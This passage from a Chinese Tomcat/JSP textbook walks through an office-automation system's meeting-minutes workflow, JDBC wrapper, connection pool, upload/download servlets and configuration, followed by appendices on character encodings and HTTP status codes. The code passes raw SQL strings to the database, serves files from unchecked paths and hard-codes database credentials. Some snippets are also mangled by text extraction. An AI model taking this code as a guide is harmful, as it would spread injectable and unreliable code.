<td width="15%" align=right>关键字:</td>
<td width="85%" >&nbsp;&nbsp;&nbsp;<%=str[1]%></td>
</tr>
<tr bgcolor="#d0e7ff" height=25>
<td width="15%" align=right>发布时间:</td>
<td width="85%" >&nbsp;&nbsp;&nbsp;<%=str[3]%></td>
</tr>
```

```
<tr bgcolor="#ffffff" height=25>
    <td width="15%" align=right>会议开始时间:</td>
    <td width="85%">&nbsp;&nbsp;&nbsp;<%=str[4]%></td>
</tr>
<tr bgcolor="#d0e7ff" height=25>
    <td width="15%" align=right>会议结束时间:</td>
    <td width="85%">&nbsp;&nbsp;&nbsp;<%=str[5]%></td>
</tr>
<tr bgcolor="#ffffff" height=25>
    <td width="15%" align=right>通知内容:</td>
    <td width="85%">&nbsp;&nbsp;&nbsp;<input type="button" value="查看通知内容"
        name="nxtz" onclick="muban()" style="background-color:
            #ffffff;cursor:hand;"></td>
</tr>
<%if(ihave==-1){%>
<tr bgcolor="#ffffff" height=25>
    <td width="15%" align=right>相关附件:</td>
    <td width="85%">&nbsp;&nbsp;&nbsp;
    <%
        for (int i=0;i<k&&i<m;i++){
    %>
        <a href="../../articledownloadervlet?cominfo=
meet&newname=<%=newname[i]%>&newfile=<%=newfile[i]%>"><font
style="font-size:13px;"><%=newfile[i]%></font></a>
        <%if(i<k-1&&i<m-1){%>, <=%}>
    <%
        }
    %>
</td>
</tr>
<%}%>
</table>
```

会议纪要管理

会议通知是向与会人发出通知，而会议之后要将会议的内容做纪要发布到 OA 系统中，会议纪要功能就是为这个目的设计的，会议纪要列表如图 30-19 所示。会议纪要管理包括四个部分，即会议纪要、接收纪要、督办落实和纪要查询。

当前位置:会议管理>>会议纪要										
纪要列表										
纪要标题	发布人	发布时间	审核领导	审核	成文	督办	发送	收到	操作	
									[起草纪要]	
纪要1	Administrator	2006-09-19 22:50	admin	否	否	否	2人	0人	[删除] [修改]	
当前1/1页							第一页	最后页	直接	<input type="text"/> 页

图 30-19 纪要列表

会议纪要有一个流程上的控制，首先要“起草纪要”，然后在接收纪要的人阅读完纪要之后，由督办落实负责人进行督办，之后进行归档。这三个功能就是由接收纪要、督办落实和纪要查询来进行的。

对于程序的实现，主要是对一个状态字进行控制。下面的一段代码是从会议纪要的列表页 `summary\list.jsp` 中取出来的：

```

//是否成文
    boolean filed=false;
    if(ISFILED.equals("1")) filed=true;
//是否审核
    boolean check=false;
    if(ISCHECK.equals("1")) check=true;
//删除权限
    boolean del_r=false;
    if(SENDER.equals(person_ID) && !check) del_r=true;
//修改权限
    boolean mod_r=false;
    if(SENDER.equals(person_ID) && !check) mod_r=true;
//审核权限
    boolean check_r=false;
    if(CHECKER.equals(person_ID) && !filed && !check) check_r=true;
//成文权限
    boolean filed_r=false;
    if(SENDER.equals(person_ID) && check && !filed) filed_r=true;
//是否督办
    boolean perform=false;
    if(ISPERFORM.equals("1")) perform=true;
//归档权限
    boolean store_r=false;
    if(SENDER.equals(person_ID) && check && filed && perform) store_r=true;

```

这一段代码对状态字 ISFILED、SENDER、CHECKER、ISPERFORM 进行了检查，根据检查的结果把登录者可以进行的操作进行了选择。下面一段代码就是进行选择的：

```

<TD align=center>
    <%if(del_r){%> <a onclick="return confirm('确定要删除吗?')"
        style="cursor:hand;color:#009900" href="servlet.jsp?action=
        del&id=<%=ID%>&cur=<%=str_cur%>">[删除]</a><%}%>
    <%if(mod_r){%><a style="cursor:hand;color:#009900"
        href="modify.jsp?action=mod&id=<%=ID%>&cur=<%=str_cur%>">[修改]
        </a><%}%>
    <%if(check_r){%><a style="cursor:hand;color:#009900"
        href="check.jsp?id=<%=ID%>&cur=<%=str_cur%>">[审核]</a><%}%>
    <%if(filed_r){%><a style="cursor:hand;color:#009900" onclick="return
    confirm('成文后将纪要要分发给接收人,要继续吗?')"
        href="servlet.jsp?action=filed&id=<%=ID%>&cur=<%=str_cur%>">
        [成文]</a><%}%>
    <%if(store_r){%><a style="cursor:hand;color:#009900" onclick="return
    confirm('确定要归档吗?')" href="servlet.jsp?action=
    pigeonhole&id=<%=ID%>&cur=<%=str_cur%>">[归档]</a><%}%>
</TD>

```

选择的方式非常简单，比如删除操作只有在 del_r 为 true 的时候才会显示，为 false 的时候就不会显示出来。在设计一个流程的时候，只需要程序正确的改变这些状态字，一个流程也就是正确的。当然，由于状态字一般会使用一些无意义的数字，比如说 1、2、3 来表示各个状态，如果状态字段太多的话，可能会使读起来非常的费力。

在接收纪要、督办落实中，本案例中的 OA 系统同样是采用了状态字这一个方法来实现不同的用户收取到不同的会议纪要，并进行不同的操作。

这样，工作过程中的流程处理就由程序来实现了，而办公的自动化也因此而得以实现。

30.5 程序设计

30.5.1 数据库接口

数据库接口也就是程序用来读写数据库的接口函数。本案例中的 OA 系统直接使用了 JDBC 作为数据库接口设计。这些接口的底层方法都包装在 `oa.main.DataBase` 类中。首先要利用 JDBC 来连接数据库，得到一个 JDBC 的 `Connection` 类对象，`DataBase` 是由下面的代码来实现这一操作的。

```
/**创建我的连接池*/
public boolean getMyConnPool()
{
    conn = Configuration.connMgr.
        getConnection(Configuration.ConnectionPoolName);
    showConnNUM();
    if(conn == null)
    {
        return false;
    }
    else
    {
        return true;
    }
}

/**释放我的连接池*/
public boolean releaseMyConnPool()
{
    boolean b;
    if ( conn !=null )
    {
        b = true;
    }
    else
    {
        b = false;
    }
    Configuration.connMgr.freeConnection(Configuration.
        ConnectionPoolName, conn);
    conn = null ;
    showConnNUM();
    return b;
}
```

第一个方法 `getMyConnPool()` 实现的是从连接池中得到一个连接，而 `releaseMyConnPool()` 实现将一个连接返回到连接池中。

得到数据库连接对象之后，`getData` 方法利用 SQL 语句从数据库中返回一个查询的结果。查询结果由 `Hashtable` 保存数据的一行并作为 `Vector` 中的一个元素返回一个列表。`getData` 方法的代码如下所示。

```
public Vector getData(String sql)
{
    Vector vect = new Vector();
```



```

try
{
    pstmt = conn.prepareStatement(sql);
    rs = pstmt.executeQuery();
    DealString ds = new DealString();
    ResultSetMetaData rsmd = rs.getMetaData();
    int cols = rsmd.getColumnCount();
    while(rs.next())
    {
        Hashtable hash = new Hashtable();
        for(int i=1;i<=cols;i++)
        {
            String field = ds.toString(rsmd.getColumnName(i));
            String value = ds.toString(rs.getString(i));
            hash.put(field,value);
        }
        vect.add(hash);
    }
} catch(SQLException sqle){Logger.log(sqle,
    "执行 DataBase::getData(String)执行 SQL 语句 "+sql+" 时出错;错误为:");}
finally{
    if(rs!=null){
        try{
            rs.close();
        } catch(SQLException e){Logger.log(e,
            "执行 DataBase::getData(String)试图释放 rs 时出错;
            \r\n 错误为:");}
    }
    if(pstmt!=null){
        try{
            pstmt.close();
        } catch(SQLException e){Logger.log(e,
            "执行 DataBase::getData(String)试图释放 pstmt 时出错;
            \r\n 错误为:");}
    }
}
return vect;
}

```

用上面的方法可以将数据库层和代码层分离开来，也就是说，最终数据被封装到了纯粹的 Java 对象中，而由 JDBC 控制的资源，如 **Statement** 和 **ResultSet** 都在这个方法中被正确关闭。这样的设计方法可以避免由于上层开发人员水平参差不齐导致的资源泄露。数据库资源的泄露是非常严重的问题，长时间的泄露会使软件所运行的操作系统由于资源耗尽而停止响应甚至崩溃。

更新和删除数据库的接口相对来说就简单得多，因为更新和删除不需要返回结果集，只需要返回一个出错代码或者是抛出一个异常就可以了。

下面是用来执行更新和删除的方法。

```

public int ExecuteSQL(String sql)
{
    try
    {
        pstmt = conn.prepareStatement(sql);
        pstmt.executeUpdate();
    }
}

```

```

        conn.commit();
    }
    catch(SQLException sqle)
    {
        return sqle.getErrorCode();
    }
    finally{
        try{
            pstmt.close();
        }catch(SQLException sqle){Logger.log(sqle,
            "执行 DataBase::ExecuteSQL(String)调用 SQL 语句"+sql+"时出错;
            \r\n 错误为:");}
    }
    return 0;
}

```

这个方法利用一个 `Statement` 来执行 SQL 语句, 然后以 `getErrorCode()` 方法返回 JDBC 产生的异常, 若一切正常, 则返回 0。

30.5.2 数据库连接池

在本案例使用的 OA 系统中, 有一个自定义的连接池。连接池也就是一个用来缓存数据库连接的地方。

一般来讲, 建立数据库连接的速度是非常慢的, 从所需时间的数量级来说, 比查询要高至少一个量级。如果可以建立一个连接池, 在连接使用很频繁的时候从连接池中直接取出已经建立好的连接, 将会大大提高性能。

数据库连接池由 Java 类 `oa.main.DBConnectionManager` 的内部类 `DBConnectionPool` 来实现, `DBConnectionManager` 是一个连接池管理类, 这个管理类可以同时持有几个不同的连接池。但是在本案例中, 只注册了一个数据库连接池。

因此, 本小节只对 `DBConnectionPool` 进行讲解。这一个类最重要的方法是 `getConnection` 方法, 这个方法从连接池中取出了一个连接:

```

public synchronized Connection getConnection()
{
    Connection con = null;
    if(freeConnections.size() > 0)
    {
        // 获取向量中第一个可用连接
        con = (Connection)freeConnections.firstElement();
        freeConnections.removeElementAt(0);
        try
        {
            if(con.isClosed())
            {
                Logger.log("从连接池" + name + "删除一个无效连接");
                // 递归调用自己, 尝试再次获取可用连接
                con = getConnection();
            }
        }
        catch(SQLException e)
        {
            Logger.log("从连接池" + name + "删除一个无效连接");
        }
    }
}

```

```

        // 递归调用自己,尝试再次获取可用连接
        con = getConnection();
    }
}
else if(maxConn == 0 || checkedOut < maxConn)
{
    con = newConnection();
}
else
{
    //System.out.println(" 连接池取空,等待回收!");
    isNullPool++;
}
if(con != null)
{
    checkedOut++;
    sum++;
}
//testConn(con);
return con;
}

```

当连接用完之后由 `freeConnection` 方法把不用的连接放回到连接池中去:

```

public synchronized void freeConnection(Connection con)
{
    //testConn(con);
    if(con!=null)
    {
        // 将指定连接加入到向量末尾
        freeConnections.addElement(con);
        checkedOut--;
    }
    notifyAll();
}

```

`freeConnections` 这一个 `Vector` 类对象持有了连接池中不再使用的连接,当调用 `getConnection` 方法的时候,直接从这个向量中把可用的连接返回。如果 `freeConnections` 已经没有可用的连接,那么就新建一个连接返回。

```

else if(maxConn == 0 || checkedOut < maxConn)
{
    con = newConnection();
}

```

当这个连接不再被客户程序使用的时候,就由 `freeConnections` 把它放回到连接池中。

30.5.3 文件上传

文件上传是 OA 系统当中非常常见的一个功能。基于 Web 的系统,是利用 http 协议进行文件上传的,在 HTML 语言当中,可以利用 `<input type="file">` 标记选择一个文件,并在提交表单的时候一并将文件上传到 Web 服务器中。

```

<form name="formFile" method="post" action="/personFileUpload.jsp"
    enctype="multipart/form-data" >
<FIELDSET align=left>

```

```
<LEGEND align=left>文件上传</LEGEND>
  文件: <input type="file" name="filename" size=20>
  <input type="button" value="上传" onclick="UpLoad_Perform()">
</fieldset></form>
```

上面的一段代码就是用来上传文件的，首先要把表单的编码 `enctype` 改成 `multipart/form-data`，然后再在这个表单内放入 `<input type="file" name="filename" size=20>` 标记，这样一个上传的组件就做好了，如图 30-20 所示。



图 30-20 上传文件

单击“上传”之后就会将这一个表单提交给 `/personFileUpload.jsp` 来处理，这一个 JSP 页用来处理上传文件的代码是：

```
su = new SmartUpload();
su.initialize(config,request,response);
su.setTotalMaxFileSize(10240000);
su.upload();
```

在这里用到了一个开源类 `jspmart.upload.SmartUpload`。这一个类是专门用来处理上传文件的。

当使用 `multipart/form-data` 来对表单的数据进行编码的时候，IE 利用 HTTP 的 POST 方法，把这个文件以 HTTP REQUEST 的 BODY 的形式传到 Tomcat 中的指定页面，这个页面得到这一个 REQUEST 之后就对 REQUEST 进行解码，并在内存当中持有这个文件的内容，然后，利用 `com.jspmart.upload.File` 类的 `saveAs` 方法将得到的文件保存到服务器的指定目录下。代码如下所示。

```
for (int i=0;i<su.GetFiles().getCount();i++){
    com.jspmart.upload.File file = su.GetFiles().getFile(i);
    // 若文件不存在则继续
    if (file.isMissing()) continue;
    file.saveAs(strFileFullPath ,su.SAVE_PHYSICAL);
}
```

一般来说，上传到 Web 服务器的文件不要过大，过大的上传文件会使得 Web 服务器的资源消耗很大，因此，`SmartUpload` 有一个限制上传文件大小的方法：

```
su.setTotalMaxFileSize(10240000);
```

通过调用这个方法可以设计上传文件的大小，当超过这个限制之后，会抛出一个异常。之后就可以用 `catch` 来处理这个异常并给用户一个提示。

30.5.4 文件下载

文件下载最简单的方法就是给出一个文件的 url，单击那个 url 就可以直接下载。但是这种方法有一个缺点就是下载的文件必须放到可以通过 Tomcat 访问到的地方，一般也就是 webapp 的虚拟路径下。

这样如果要进行一些权限上的限制的话，就会比较麻烦。

一般采用的方法是把文件存放到其他的一个地方，这个地方可以是文件系统中的某一个路径也可以是数据库中的一个记录，通过代码以二进制流的方式读出这个文件并把这个文件的内容写到 **HTTP RESPONSE** 中去，在客户端来说，就是通过 **HTTP** 收到这一个文件。

案例中所使用的 OA 使用了一个 **servlet** 来实现文件的下载。这个 **servlet** 就是 **downloadServlet**，通过查找配置文件 **web.xml** 可以知道，这个 **servlet** 就是 **oa.servlet.DownloadServlet** 类。

```
<servlet>
  <servlet-name>downloadServlet</servlet-name>
  <servlet-class>oa.servlet.DownloadServlet</servlet-class>
</servlet>
```

打开这个类的代码，其中用来下载的是下面这段代码：

```
response.setContentType("application/x-download");
response.setHeader("Content-disposition","attachment;
filename="+mb.toUtf8String(filename));
in = new BufferedInputStream(new FileInputStream(filepath));
byte[] buf = new byte[2048];
int bytesRead;
while ( (bytesRead = in.read(buf)) != -1) {
    out.write(buf, 0, bytesRead);
}
```

首先要对 **HTTP RESPONSE** 的 **HEADER** 的 **content type** 进行设置：

```
response.setContentType("application/x-download");
```

这一个 **Content type** 说明该文件是一个 **application**，使用 **x-download** 程序来打开它。这样，如果客户端使用的是 **IE**，那么 **IE** 会自动使用自身的下载程序，或者是安装的下载程序来下载文件。

然后设置下载文件的文件名，通过 **Content-disposition** 来设计：

```
response.setHeader("Content-disposition","attachment;
filename="+mb.toUtf8String(filename));
```

这里要注意的是，如果文件的文件名为中文的，那么要把文件名编码成 **UTF8** 格式。否则显示出来的就是乱码。在设计了 **HTTP HEADER** 之后就可以把这个文件以二进制流的方式打开，并把它写入到 **RESPONSE** 中去：

```
out.write(buf, 0, bytesRead);
```

这样文件就被下载到了客户端。

30.6 系统配置

30.6.1 连接池配置

本案例的 OA 系统支持三种连接池设置，直连方式、**DBConnectionPool** 连接池方式和 **Tomcat** 连接池方式。这三种方式都在 **conf.xml** 文件中可以配置。

打开 **conf.xml** 文件，可以看到如下内容：

```

<configuration>
  <database>
    <connectmode>syspool</connectmode>
    <!--连接方式参数:
    1.direct
    2.syspool
    3.webpool:此时 server.xml 中配置参数为 java:comp/env,jdbc/OracleDB
    //-->
    <poolfor>OA</poolfor>
    <poolname>direct</poolname>
    <url>jdbc:oracle:thin:@localhost:1521:XE</url>
    <jdbcdriver>oracle.jdbc.driver.OracleDriver</jdbcdriver>
    <dbusername>oa</dbusername>
    <dbpassword>oa</dbpassword>
    <maxconnection>100</maxconnection>
    <sysfilepath>H:\oa_files\</sysfilepath>      <!--系统文件存放路径-->
    <weblogfile>E:\Tomcat 5.5\logs\</weblogfile>
                                                    <!--Tomcat 日志文件路径-->
    <loglevel>4</loglevel>
    <!--日志级别:
    1.当日志文件时不记录;当控制台中时不输出
    2.当日志文件时不记录;当控制台中时输出
    3.当日志文件时记录;当控制台中时不输出
    4.当日志文件时记录;当控制台中时输出
    //-->
    <dbsession>1</dbsession>
                                                    <!--数据库连接的会话期*分钟,默认为 30 分钟-->
  </database>
</configuration>

```

<database>段就是用来设计数据库连接的。

```
<connectmode>syspool</connectmode>
```

现在的连接方式是 DBConnectionPool 方式,如果改成 webpool 则使用 Tomcat 的数据源。Tomcat 的数据源在 server.xml 中进行配置,并将 Tomcat 数据源的参数配置为 java:comp/env 以及 jdbc/OracleDB,这样,OA 系统就会自动使用不同的数据源来调用数据库。

30.6.2 日志配置

日志在任何一个系统中都是必要的。一个优秀的 log 系统可以使得系统的 bug 很容易被找出来,也可以通过 log 来检查系统的运行状态。

OA 系统中也有一个自定义的处理 log 的机制。oa.main.Logger 类就是本案例 OA 系统使用的 Log 类。

这个类有两个主要的方法:

```

public static void log ( Throwable e , String msg )
{
    if(Configuration.DB_LOGLEVEL.equals("3") ||
        Configuration.DB_LOGLEVEL.equals("4"))
    {
        Logger.logByFile ( msg ) ;
        e.printStackTrace ( Logger.log ) ;
    }
}

```

```

    }
    else
    {
        log = new PrintWriter(System.out);
        System.out.println(msg);
    }
}

//判断日志级别, 如果满足则记录日志
public static void log ( String msg )
{
    if(Configuration.DB_LOGLEVEL.equals("3") ||
        Configuration.DB_LOGLEVEL.equals("4"))
    {
        Logger.logByFile ( msg ) ;
    }
    else
    {
        log = new PrintWriter(System.out);
        System.out.println(msg);
    }
}

```

这两个方法都可以根据 conf.xml 文件里面配置的不同,

```
<loglevel>4</loglevel>
```

来选择是把 log 输出到控制台还是日志文件中。

从上面的代码可以看到, 第一个 log 方法有一个参数是一个 exception, 它可以在系统产生一个异常的时候将这个异常的信息输出到指定的 log 流中, 以便于管理员从系统 log 中分析出系统的问题。而第二个方法只是把 msg 写到 log 流中就完了。这两个非常简单的方法提供了本 OA 系统的 log 机制。

30.6.3 Tomcat 站点配置

在上一个案例我们了解到, Tomcat 站点的配置是由 web.xml 文件来完成的。那么, OA 系统的站点配置是什么样子的呢, 这一小节就要来讲解这一个内容。打开 WEB-INF 文件夹下面的 web.xml 文件,

首先是 servlet 的配置:

```

<servlet>
  <servlet-name>InitServlet</servlet-name>
  <servlet-class>oa.main.InitServlet</servlet-class>
  <init-param>
    <param-name>configURI</param-name>
    <param-value>WEB-INF/conf.xml</param-value>
  </init-param>
  <load-on-startup>1</load-on-startup>
</servlet>

```

这一段代码设置了 InitServlet 的类名是 oa.main.InitServlet, 并带上了一个参数, configURL 是 WEB-INF/conf.xml。

OA 系统就是使用这个 InitServlet 来读取 conf.xml 文件的配置信息:


```
public void init(ServletConfig conf) throws ServletException {
    super.init(conf);
    ServletContext servletContext = conf.getServletContext();
    String config = conf.getInitParameter("configURI");
    String path = servletContext.getRealPath(config);
    System.out.println(path);
    new ConfigReader(path);
}
```

在 conf.xml 中保存的类似于数据库连接的信息在调用 InitServlet 类的 init 方法的时候被执行了。

接下来 web.xml 中配置了其他 servlet 的信息：

```
<servlet>
  <servlet-name>Sysman</servlet-name>
  <servlet-class>oa.servlet.SysmanServlet</servlet-class>
</servlet>

<servlet>
  <servlet-name>downloadServlet</servlet-name>
  <servlet-class>oa.servlet.DownloadServlet</servlet-class>
</servlet>
```

最后是 welcome list 的配置：

```
<welcome-file-list>
  <welcome-file>index.htm</welcome-file>
  <welcome-file>../index.html</welcome-file>
  <welcome-file>../../index.html</welcome-file>
  <welcome-file>../../../index.html</welcome-file>
  <welcome-file>../../../../index.html</welcome-file>
  <welcome-file>../../../../../index.html</welcome-file>
  <welcome-file>../../../../../../index.html</welcome-file>
  <welcome-file>../../../../../../../index.html</welcome-file>
  <welcome-file>../../../../../../../index.html</welcome-file>
</welcome-file-list>
```

这个配置说明，无论以哪一层的虚拟路径进入到 OA 系统，默认总是访问 index.htm 文件。

web.xml 文件是 Tomcat 站点的核心配置文件，这个文件包含了该站点的所有的配置，通过修改这个文件就能实现对站点配置的修改，关于这个文件更加详细的内容，读者可以回顾前面的章节。

30.7 小结

本章以 OA 系统为例，从需求分析、数据库设计、页面设计等几个方面为读者讲解了一个以 Tomcat 为应用服务器、ORACLE 为数据库的 OA 系统的设计、实现、布置及配置。对过本章的讲解，读者应该可以领会到，如何在 Tomcat 下开发简单的 Web 应用程序，并对应用程序进行各种配置。

完善的 OA 系统功能很多，有待于读者在本章基础上进行扩展开发。

第5部分

附 录

附·录

- 附录 A 字符编码
- 附录 B HTTP 状态码

附录A 字符编码

A.1 ASCII、GB2312、BIG5、GBK、GB18030

字符必须编码后才能被计算机处理。计算机使用的默认编码方式就是计算机的内码。早期的计算机使用7位的ASCII编码,为了处理汉字,程序员设计了用于简体中文的GB2312和用于繁体中文的Big5。

GB2312(1980年)一共收录了7445个字符,包括6763个汉字和682个其它符号。汉字区的内码范围高字节从B0~F7,低字节从A1~FE,占用的码位是 $72 \times 94 = 6768$ 。其中有5个空位是D7FA~D7FE。

GB2312支持的汉字太少。1995年的汉字扩展规范GBK1.0收录了21886个符号,它分为汉字区和图形符号区。汉字区包括21003个字符。2000年的GB18030是取代GBK1.0的正式国家标准。该标准收录了27484个汉字,同时还收录了藏文、蒙文、维吾尔文等主要的少数民族文字。现在的PC平台必须支持GB18030,对嵌入式产品暂不作要求。所以手机、MP3一般只支持GB2312。

从ASCII、GB2312、GBK到GB18030,这些编码方法是向下兼容的,即同一个字符在这些方案中总是有相同的编码,后面的标准支持更多的字符。在这些编码中,英文和中文可以统一地处理。区分中文编码的方法是高字节的最高位不为0。按照程序员的称呼,GB2312、GBK到GB18030都属于双字节字符集(DBCS)。

有的中文Windows的默认内码还是GBK,可以通过GB18030升级包升级到GB18030。不过GB18030相对GBK增加的字符,普通人是很难用到的,通常我们还是用GBK指代中文Windows内码。

这里还有一些细节:

(1) GB2312的原文还是区位码,从区位码到内码,需要在高字节和低字节上分别加上A0。

(2) 在DBCS中,GB内码的存储格式始终是big endian,即高位在前。

(3) GB2312的两个字节的最高位都是1。但符合这个条件的码位只有 $128 \times 128 = 16384$ 个。所以GBK和GB18030的低字节最高位都可能不是1。不过这不影响DBCS字符流的解析:在读取DBCS字符流时,只要遇到高位为1的字节,就可以将下两个字节作为一个双字节编码,而不用管低字节的高位是什么。

A.2 Unicode、UCS和UTF

前面提到从ASCII、GB2312、GBK到GB18030的编码方法是向下兼容的。而Unicode只与ASCII兼容(更准确地说,是与ISO-8859-1兼容),与GB码不兼容。例如“汉”字的Unicode编码是6C49,而GB码是BABA。

Unicode 也是一种字符编码方法，不过它是由国际组织设计，可以容纳全世界所有语言文字的编码方案。Unicode 的学名是“Universal Multiple-Octet Coded Character Set”，简称为 UCS。UCS 可以看作是“Unicode Character Set”的缩写。

根据维基百科全书 (<http://zh.wikipedia.org/wiki/>) 的记载：历史上存在两个试图独立设计 Unicode 的组织，即国际标准化组织 (ISO) 和一个软件制造商的协会 (unicode.org)。ISO 开发了 ISO 10646 项目，Unicode 协会开发了 Unicode 项目。

在 1991 年前后，双方都认识到世界不需要两个不兼容的字符集。于是它们开始合并双方的工作成果，并为创立一个单一编码表而协同工作。从 Unicode2.0 开始，Unicode 项目采用了与 ISO 10646-1 相同的字库和字码。

目前两个项目仍都存在，并独立地公布各自的标准。Unicode 协会现在的最新版本是 2005 年的 Unicode 4.1.0。ISO 的最新标准是 10646-3:2003。

UCS 规定了怎么用多个字节表示各种文字。怎样传输这些编码，是由 UTF (UCS Transformation Format) 规范规定的，常见的 UTF 规范包括 UTF-8、UTF-7、UTF-16。

IETF 的 RFC2781 和 RFC3629 以 RFC 的一贯风格，清晰、明快又不失严谨地描述了 UTF-16 和 UTF-8 的编码方法。IETF 负责维护的 RFC 是 Internet 上一切规范的基础。

A.3 UCS-2、UCS-4、BMP

UCS 有两种格式：UCS-2 和 UCS-4。顾名思义，UCS-2 就是用两个字节编码，UCS-4 就是用 4 个字节（实际上只用了 31 位，最高位必须为 0）编码。下面让我们做一些简单的数学游戏：

UCS-2 有 $2^{16}=65536$ 个码位，UCS-4 有 $2^{31}=2147483648$ 个码位。

UCS-4 根据最高位为 0 的最高字节分成 $2^7=128$ 个 group。每个 group 再根据次高字节分为 256 个 plane。每个 plane 根据第 3 个字节分为 256 行 (rows)，每行包含 256 个 cells。当然同一行的 cells 只是最后一个字节不同，其余都相同。

group 0 的 plane 0 被称作 Basic Multilingual Plane，即 BMP。或者说 UCS-4 中，高两个字节为 0 的码位被称作 BMP。

将 UCS-4 的 BMP 去掉前面的两个零字节就得到了 UCS-2。在 UCS-2 的两个字节前加上两个零字节，就得到了 UCS-4 的 BMP。而目前的 UCS-4 规范中还没有任何字符被分配在 BMP 之外。

A.4 UTF-8、UTF-16

UTF-8 就是以 8 位为单元对 UCS 进行编码。从 UCS-2 到 UTF-8 的编码方式如下：

UCS-2 编码（十六进制） UTF-8 字节流（二进制）

0000 - 007F 0xxxxxxx

0080 - 07FF 110xxxxx 10xxxxxx

0800 - FFFF 1110xxxx 10xxxxxx 10xxxxxx

例如“汉”字的 Unicode 编码是 6C49。6C49 在 0800~FFFF 之间，所以肯定要用 3 字

节模板了：1110xxxx 10xxxxxx 10xxxxxx。将 6C49 写成二进制是：0110 110001 001001，用这个比特流依次代替模板中的 x，得到：11100110 10110001 10001001，即 E6 B1 89。

读者可以用记事本测试一下我们的编码是否正确。

UTF-16 以 16 位为单元对 UCS 进行编码。对于小于 0x10000 的 UCS 码，UTF-16 编码就等于 UCS 码对应的 16 位无符号整数。对于不小于 0x10000 的 UCS 码，定义了一个算法。不过由于实际使用的 UCS2，或者 UCS4 的 BMP 必然小于 0x10000，所以就目前而言，可以认为 UTF-16 和 UCS-2 基本相同。但 UCS-2 只是一个编码方案，UTF-16 却要用于实际的传输，所以就不得不考虑字节序的问题。

A.5 UTF 的字节序和 BOM

UTF-8 以字节为编码单元，没有字节序的问题。UTF-16 以两个字节为编码单元，在解释一个 UTF-16 文本前，首先要弄清楚每个编码单元的字节序。例如收到一个“奎”的 Unicode 编码是 594E，“乙”的 Unicode 编码是 4E59。如果我们收到 UTF-16 字节流“594E”，那么这是“奎”还是“乙”？

Unicode 规范中推荐的标记字节顺序的方法是 BOM。BOM 不是“Bill Of Material”的 BOM 表，而是 Byte Order Mark。BOM 是一个有点小聪明的想法：

在 UCS 编码中有一个叫做“ZERO WIDTH NO-BREAK SPACE”的字符，它的编码是 FEFF。而 FFFE 在 UCS 中是不存在的字符，所以不应该出现在实际传输中。UCS 规范建议我们在传输字节流前，先传输字符“ZERO WIDTH NO-BREAK SPACE”。

这样如果接收者收到 FEFF，就表明这个字节流是 Big-Endian 的；如果收到 FFFE，就表明这个字节流是 Little-Endian 的。因此字符“ZERO WIDTH NO-BREAK SPACE”又被称作 BOM。

UTF-8 不需要 BOM 来表明字节顺序，但可以用 BOM 来表明编码方式。字符“ZERO WIDTH NO-BREAK SPACE”的 UTF-8 编码是 EF BB BF（读者可以用我们前面介绍的编码方法验证一下）。所以如果接收者收到以 EF BB BF 开头的字节流，就知道这是 UTF-8 编码了。

Windows 就是使用 BOM 来标记文本文件的编码方式的。

附录B HTTP状态码

编码	状态信息	含义
100	Continue	初始的请求已经接受，客户应当继续发送请求的其余部分。 (HTTP 1.1 新)
101	Switching Protocols	服务器将遵从客户的请求转换到另外一种协议(HTTP 1.1 新)
200	OK	一切正常，对 GET 和 POST 请求的应答文档跟在后面
201	Created	服务器已经创建了文档，Location 头给出了它的 URL
202	Accepted	已经接受请求，但处理尚未完成
203	Non-Authoritative Information	文档已经正常地返回，但一些应答头可能不正确，因为使用的是文档的副本(HTTP 1.1 新)
204	No Content	没有新文档，浏览器应该继续显示原来的文档。如果用户定期地刷新页面，而 Servlet 可以确定用户文档足够新，这个状态代码是很有用的
205	Reset Content	没有新的内容，但浏览器应该重置它所显示的内容。用来强制浏览器清除表单输入内容(HTTP 1.1 新)
206	Partial Content	客户发送了一个带有 Range 头的 GET 请求，服务器完成了它 (HTTP 1.1 新)
300	Multiple Choices	客户请求的文档可以在多个位置找到，这些位置已经在返回的文档内列出。如果服务器要提出优先选择，则应该在 Location 应答头指明
301	Moved Permanently	客户请求的文档在其他地方，新的 URL 在 Location 头中给出，浏览器应该自动地访问新的 URL
302	Found	类似于 301，但新的 URL 应该被视为临时性的替代，而不是永久性的。注意，在 HTTP1.0 中对应的状态信息是“Moved Temporarily”。 出现该状态代码时，浏览器能够自动访问新的 URL，因此它是一个很有用的状态代码。 注意这个状态代码有时候可以和 301 替换使用。例如，如果浏览器错误地请求 http://host/~user (缺少了后面的斜杠)，有的服务器返回 301，有的则返回 302。 严格地说，我们只能假定只有当原来的请求是 GET 时浏览器才会自动重定向。请参见 307

(续表)

编码	状态信息	含义
303	See Other	类似于 301/302, 不同之处在于, 如果原来的请求是 POST, Location 头指定的重定向目标文档应该通过 GET 提取 (HTTP 1.1 新)
304	Not Modified	客户端有缓冲的文档并发出了一个条件性的请求 (一般是提供 If-Modified-Since 头表示客户只想比指定日期更新的文档)。服务器告诉客户, 原来缓冲的文档还可以继续使用
305	Use Proxy	客户请求的文档应该通过 Location 头所指明的代理服务器提取 (HTTP 1.1 新)
307	Temporary Redirect	和 302 (Found) 相同。许多浏览器会错误地响应 302 应答进行重定向, 即使原来的请求是 POST, 即使它实际上只能在 POST 请求的应答是 303 时才能重定向。由于这个原因, HTTP 1.1 新增了 307, 以便更加清除地区分几个状态代码: 当出现 303 应答时, 浏览器可以跟随重定向的 GET 和 POST 请求; 如果是 307 应答, 则浏览器只能跟随对 GET 请求的重定向 (HTTP 1.1 新)
400	Bad Request	请求出现语法错误
401	Unauthorized	客户试图未经授权访问受密码保护的页面。应答中会包含一个 WWW-Authenticate 头, 浏览器据此显示用户名/密码对话框, 然后在填写合适的 Authorization 头后再次发出请求
403	Forbidden	资源不可用。服务器理解客户的请求, 但拒绝处理它。通常由于服务器上文件或目录的权限设置导致
404	Not Found	无法找到指定位置的资源。这也是一个常用的应答
405	Method Not Allowed	请求方法 (GET、POST、HEAD、DELETE、PUT、TRACE 等) 对指定的资源不适用 (HTTP 1.1 新)
406	Not Acceptable	指定的资源已经找到, 但它的 MIME 类型和客户在 Accept 头中所指定的不兼容 (HTTP 1.1 新)
407	Proxy Authentication Required	类似于 401, 表示客户必须先经过代理服务器的授权 (HTTP 1.1 新)
408	Request Timeout	在服务器许可的等待时间内, 客户一直没有发出任何请求。客户可以在以后重复同一请求 (HTTP 1.1 新)
409	Conflict	通常和 PUT 请求有关。由于请求和资源的当前状态相冲突, 因此请求不能成功 (HTTP 1.1 新)
